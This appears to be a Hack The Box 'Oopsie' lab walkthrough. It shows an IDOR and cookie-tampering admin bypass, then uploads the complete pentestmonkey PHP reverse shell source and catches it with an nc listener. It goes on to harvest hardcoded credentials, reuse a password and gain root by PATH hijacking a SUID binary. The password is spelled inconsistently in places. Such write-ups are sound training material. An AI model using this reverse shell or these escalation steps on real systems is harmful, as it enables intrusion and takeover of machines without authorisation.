HTB

HTB: Oopsie
Machine IP: 10.129.95.191
Difficulty: Easy
OS: Linux (Ubuntu)
Tools Used
rustscan/nmap- Port discoverycurl/ Burp Suite - Request manipulationpython3- Reverse shell handlernc- Netcat listenersu- User switchingfind- SUID binary enumerationexport- PATH manipulation
Step 1: Reconnaissance - Port Scanning

RustScan Results
rustscan -a 10.129.95.191
Open ports discovered:
- Port 22 (SSH)
- Port 80 (HTTP)

Nmap Detailed Scan
nmap -sV -sC 10.129.95.191 -p 22,80
Results:
| Port | Service | Version |
|---|---|---|
| 22/tcp | SSH | OpenSSH 7.6p1 Ubuntu |
| 80/tcp | HTTP | Apache httpd 2.4.29 (Ubuntu) |
 |
Step 2: Web Application Enumeration

Source Code Discovery
Viewing the website source code revealed a login page reference:
Guest Login
Navigating to http://10.129.95.191/cdn-cgi/login/index.php:

- Clicking “Login as Guest” grants access as a guest user.
Step 3: Authentication Bypass - Admin Access
Parameter Manipulation

Capturing the login request revealed a parameter guest that could be modified.
Changing guest to admin in the URL allows admin panel access:
Step 4: IDOR - User Enumeration

Client ID Discovery
The admin panel shows client information with an orgid parameter:
Changing User ID

By modifying the user cookie value, different user profiles can be accessed:
user=2233(Guest)user=34322(Admin)
Cookie Manipulation

Changing the cookie from user=2233 to user=34322 grants full admin access:

- User ID 34322:
admin@megacorp.com
Step 5: File Upload - Reverse Shell
Upload PHP Reverse Shell
Using the admin panel’s upload functionality, upload a PHP reverse shell:
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>



Upload success:
Locate Uploaded File
The uploads directory is at /uploads/:

- Serving the shell at
http://10.129.95.191/uploads/php-reverse-shell.php
Step 6: Reverse Shell as www-data
Start Listener
nc -lvnp 4444

Trigger Shell
Access the uploaded PHP file to execute the reverse shell.
Shell received:
connect to [10.10.17.101] from [10.129.95.191] 36658
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data

Upgrade Shell
python3 -c 'import pty;pty.spawn("/bin/bash")'

Step 7: Credential Extraction
Database Credentials in Source Code
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat * | grep -i passw
Credentials found:
if($_POST["username"]=="admin" && $_POST["password"]=="MEGACORP_4dmln!!")

- Password:
MEGACORP_4dmln!!

System Users
We indeed got the password: MEGACORP_4dm1n!! . We can check the available users are on the system by reading the /etc/passwd file so we can try a password reuse of this password:
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat /etc/passwd | grep -E "sh$|bash$"
User found: robert:x:1000:1000:robert:/home/robert:/bin/bash
Step 8: SSH Access as Robert
Attempt Password Reuse
www-data@oopsie:/$ su robert
Password: MEGACORP_4dmln!!
- Success! The password works for user
robert.

User Flag
robert@oopsie:~$ cat /home/robert/user.txt
f2c74ee8db7983851ab2a96a44eb7981

Step 9: Privilege Escalation - SUID Binary

Find SUID Binaries

robert@oopsie:/$ find / -group bugtracker 2>/dev/null
Result: /usr/bin/bugtracker
Examine Binary
robert@oopsie:/$ ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object
Key observations:
- SUID bit set (runs as root)
- Owned by root, group bugtracker
- Executable
Binary Behavior
robert@oopsie:/$ /usr/bin/bugtracker
EV Bug Tracker:
Provide Bug ID: 12
cat: /root/reports/12: No such file or directory
The binary uses cat to read files from /root/reports/ based on user input
Step 10: Path Hijacking Exploit
Vulnerability
The binary calls cat without specifying an absolute path. By manipulating $PATH, we can execute arbitrary commands as root.
Exploit Steps
# Create malicious cat binary
robert@oopsie:/tmp$ echo '/bin/sh' > cat
robert@oopsie:/tmp$ chmod +x cat

# Prepend /tmp to PATH
robert@oopsie:/$ export PATH=/tmp:$PATH

# Execute bugtracker
robert@oopsie:/$ /usr/bin/bugtracker
EV Bug Tracker:
Provide Bug ID: 12
# whoami
root
Step 11: Machine Owned
Flags
| Flag | Value |
|---|---|
| User | f2c74ee8db7983851ab2a96a44eb7981 |
Credentials Table
| User | Password | Source |
|---|---|---|
| admin | MEGACORP_4dmln!! | Hardcoded in login PHP |
| robert | MEGACORP_4dmln!! | Password reuse |